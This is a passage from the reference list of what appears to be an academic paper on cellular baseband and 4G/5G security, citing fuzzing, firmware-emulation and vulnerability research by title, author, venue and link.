[62] Matheus E Garbelini, Zewen Shang, Shijie Luo, Sudipta Chattopadhyay, Sumei Sun, and Ernest Kurniawan. 5ghoul: Unleashing chaos on 5g edge devices via stateful multi-layer fuzzing. *IEEE Transactions on Dependable and Secure Computing*, June 2025.

[63] Slava Makkaveev. Vulnerability within the unisoc baseband opens mobile phones communications to remote hacker attacks. https://research.checkpoint.com/2022/vulnerability-within-the-unisoc-baseband/, June 2022.

[64] Security advisory - stack overflow vulnerability in baseband module of some huawei smart phones. https://www.huawei.com/en/psirt/security-advisories/2017/huawei-sa-20171125-01-baseband-en.

[65] Security bulletins | qualcomm documentation | cve-2025-21483. https://docs.qualcomm.com/product/publicresources/securitybulletin/september-2025-bulletin.html#_cve-2025-21483.

[66] Laura French. Qualcomm chip vulnerability enables remote attack by voice call. https://www.scworld.com/news/qualcomm-chip-vulnerability-enables-remote-attack-by-voice-call, January 2024.

[67] Stavros Eleftherakis, Domenico Giustiniano, and Nicolas Kourtellis. Sok: Evaluating 5g-advanced protocols against legacy and emerging privacy and security attacks. In *18th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 196–210, Arlington VA USA, June 2025. ACM. https://dl.acm.org/doi/10.1145/3734477.3734716.

[68] Elisa Bertino, Syed Rafiul Hussain, and Omar Chowdhury. 5g security and privacy - a research roadmap. https://arxiv.org/abs/2003.13604.

[69] Hwankuk Kim. 5g core network security issues and attack classification from network protocol perspective. *Journal of Internet Services and Information Security*, 10(2):1–15, May 2020. https://doi.org/10.22667/JISIS.2020.05.31.001.

[70] Mohamed Amine Ferrag, Leandros Maglaras, Antonios Argyriou, Dimitrios Kosmanos, and Helge Janicke. Security for 4g and 5g cellular networks: A survey of existing authentication and privacy-preserving schemes. 101:55–82, August 2017.

[71] David Rupprecht, Adrian Dabrowski, Thorsten Holz, Edgar Weippl, and Christina Pöpper. On security research towards future mobile network generations. *IEEE Communications Surveys & Tutorials*, March 2018. https://ieeexplore.ieee.org/document/8329226.

[72] Ts 124 341 - v16.0.0 - digital cellular telecommunications system (phase 2+) (gsm); universal mobile telecommunications system (umts); lte; 5g; support of sms over ip networks; stage 3 (3gpp ts 24.341 version 16.0.0 release 16).

[73] Ts 124 301 - v16.6.0 - universal mobile telecommunications system (umts); lte; 5g; non-access-stratum (nas) protocol for evolved packet system (eps); stage 3 (3gpp ts 24.301 version 16.6.0 release 16).

[74] Marco Grassi and Xingyu Chen. Over the air baseband exploit: Gaining remote code execution on 5g smartphones. In *Black Hat*, USA, 2021. https://keenlab.tencent.com/zh/whitepapers/us-21-Over-The-Air-Baseband-Exploit-Gaining-Remote-Code-Execution-on-5G-Smartphones-wp.pdf.

[75] Xuang Xing, Eugene Rodionov, Xiling Gong, and Farzan Karimi. Over the air, under the radar attacking and securing the pixel modem. https://i.blackhat.com/BH-US-23/Presentations/US-23-Karimi-Over-the-Air-Under-the-Radar.pdf, 2023.

[76] Cve-2023-21517: Samsung baseband lte esm tft heap buffer overflow. https://labs.taszk.io/blog/post/85_ss_esm_bof/, November 2023.

[77] Merlin Chlosta, David Rupprecht, Christina Pöpper, and Thorsten Holz. 5g suci-catchers: still catching them all? In *Proceedings of the 14th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 359–364, Abu Dhabi United Arab Emirates, June 2021. ACM. https://dl.acm.org/doi/10.1145/3448300.3467826.

[78] Cwe - cwe-617: Reachable assertion (4.18). https://cwe.mitre.org/data/definitions/617.html.

[79] Nvd - cve-2025-20750. https://nvd.nist.gov/vuln/detail/CVE-2025-20750.

[80] Evangelos Bitsikas, Syed Khandker, Ahmad Salous, Aanjhan Ranganathan, Roger Piqueras Jover, and Christina Pöpper. Ue security reloaded: Developing a 5g standalone user-side security testing framework. In *Proceedings of the 16th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '23, pages 121–132, Guildford, United Kingdom, 2023. Association for Computing Machinery. https://doi.org/10.1145/3558482.3590194.

[81] Syed Khandker, Michele Guerra, Evangelos Bitsikas, Roger Piqueras Jover, Aanjhan Ranganathan, and Christina Pöpper. Astra-5g: Automated over-the-air security testing and research architecture for 5g sa devices. In *Proceedings of the 17th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 89–100, Seoul Republic of Korea, May 2024. ACM. https://dl.acm.org/doi/10.1145/3643833.3656141.

[82] Yi Chen, Di Tang, Yepeng Yao, Mingming Zha, XiaoFeng Wang, Xiaozhong Liu, Haixu Tang, and Baoxu Liu. Sherlock on specs: Building lte conformance tests through automated reasoning. In *32nd USENIX security symposium (USENIX security 23)*, pages 3529–3545, Anaheim, CA, August 2023. USENIX Association. https://www.usenix.org/conference/usenixsecurity23/presentation/chen-yi.

[83] Zewen Shang, Matheus E. Garbelini, and Sudipta Chattopadhyay. U-fuzz: Stateful fuzzing of iot protocols on cots devices. In *2024 IEEE Conference on Software Testing, Verification and Validation (ICST)*, pages 209–220, May 2024. https://ieeexplore.ieee.org/document/10638624.

[84] Ilja Siros, Dave Singelee, and Bart Preneel. Covfuzz: Coverage-based fuzzer for 4g&5g protocols. In *2025 IEEE 10th european symposium on security and privacy (EuroS&P)*, pages 737–754, Los Alamitos, CA, USA, July 2025. IEEE Computer Society. https://doi.ieeecomputersociety.org/10.1109/EuroSP63326.2025.00047.

[85] Grant Hernandez, Marius Muench, Dominik Maier, Alyssa Milburn, Shinjo Park, Tobias Scharnowski, Tyler Tucker, Patrick Traynor, and Kevin R. B. Butler. Firmwire: Transparent dynamic analysis for cellular baseband firmware. In *Symposium on Network and Distributed System Security (NDSS)*, 2022.

[86] Suhwan Jeong, Beomseok Oh, Kwangmin Kim, Insu Yun, Yongdae Kim, and CheolJun Park. Firmstate: Bringing cellular protocol states to shannon baseband emulation. In *18th ACM Conference on Security and*

Privacy in Wireless and Mobile Networks, WiSec 2025, pages 242–247, New York, NY, USA, June 2025. Association for Computing Machinery. https://dl.acm.org/doi/10.1145/3734477.3734726.

[87] Daniel Klischies, Dyon Goos, David Hirsch, Alyssa Milburn, Marius Muench, and Veelasha Moonsamy. Basebridge: Bridging the gap between over-the-air and emulation testing for cellular baseband firmware. In *2025 IEEE symposium on security and privacy (SP)*, pages 1101–1119, Los Alamitos, CA, USA, May 2025. IEEE Computer Society. https://doi.ieeecomputersociety.org/10.1109/SP61157.2025.00142.

[88] Matheus E. Garbelini, Zewen Shang, Sudipta Chattopadhyay, Sumei Sun, and Ernest Kurniawan. Towards automated fuzzing of 4g/5g protocol implementations over the air. In *GLOBECOM 2022 - 2022 IEEE Global Communications Conference*, pages 86–92, Rio de Janeiro, Brazil, December 2022. IEEE. https://ieeexplore.ieee.org/document/10001673/.

[89] Bruno Produit, Luca Glockow, and Rachna Shriwas. Securing the airwaves emulation, fuzzing, and reverse engineering of iphone baseband firmware. https://troopers.de/troopers25/talks/8p3ft8/, June 2025.

[90] Ralf-Philipp Weinmann. Baseband exploitation in 2013: Hexagon challenges. https://comsecuris.com/slides/rpw-pacsec2013-hexagon.pdf, November 2013.

[91] Grant Hernandez and Kevin R. B. Butler. Basebads: Automated security analysis of baseband firmware: poster. In *Proceedings of the 12th conference on security and privacy in wireless and mobile networks*, WiSec '19, pages 318–319, Miami, Florida, 2019. Association for Computing Machinery. https://doi.org/10.1145/3317549.3326310.

[92] Andrew Fasano, Tiemoko Ballo, Marius Muench, Tim Leek, Alexander Bulekov, Brendan Dolan-Gavitt, Manuel Egele, Aurélien Francillon, Long Lu, Nick Gregory, Davide Balzarotti, and William Robertson. Sok: Enabling security analyses of embedded systems via rehosting. In *Proceedings of the 2021 ACM Asia Conference on Computer and Communications Security*, pages 687–701, Virtual Event Hong Kong, May 2021. ACM. https://dl.acm.org/doi/10.1145/3433210.3453093.

[93] Github - quic/qemu at hex-next. Qualcomm Innovation Center, Inc., October 2025. https://github.com/quic/qemu/tree/hex-next.

[94] Brian Cain. Kvm forum 2025: Hexagon system emulation. https://gitlab.com/qemu-project/kvm-forum/-/raw/main/_attachments/2025/KVM_Forum_2_9J9ZVp8.pdf, September 2025.

[95] Romain Malmain, Andrea Fioraldi, and Aurélien Francillon. Libafl qemu: a library for fuzzing-oriented emulation. In *Workshop on binary analysis research (colocated with NDSS symposium)*, Bar 24, San Diego (USA), March 2024.

[96] Marius Muench, Jan Stijohann, Frank Kargl, Aurélien Francillon, and Davide Balzarotti. What you corrupt is not what you crash: Challenges in fuzzing embedded devices. In ISOC, editor, *NDSS 2018, Network and Distributed Systems Security Symposium, 18-21 February 2018, San Diego, CA, USA*, San Diego, 2018.

[97] Qualcomm gains share in smartphone ap/soc shipments in q4 2021; mediatek continues to lead. https://counterpointresearch.com/en/insights/ap-soc-shipments-q4-2021.

[98] Tobias Kröll, Stephan Kleber, Frank Kargl, Matthias Hollick, and Jiska Classen. Aristoteles – dissecting apple's baseband interface. In Elisa Bertino, Haya Shulman, and Michael Waidner, editors, *Computer Security – ESORICS 2021*, pages 133–151, Cham, 2021. Springer International Publishing.

[99] libimobiledevice · a cross-platform foss library written in c to communicate with ios devices natively. https://libimobiledevice.org/.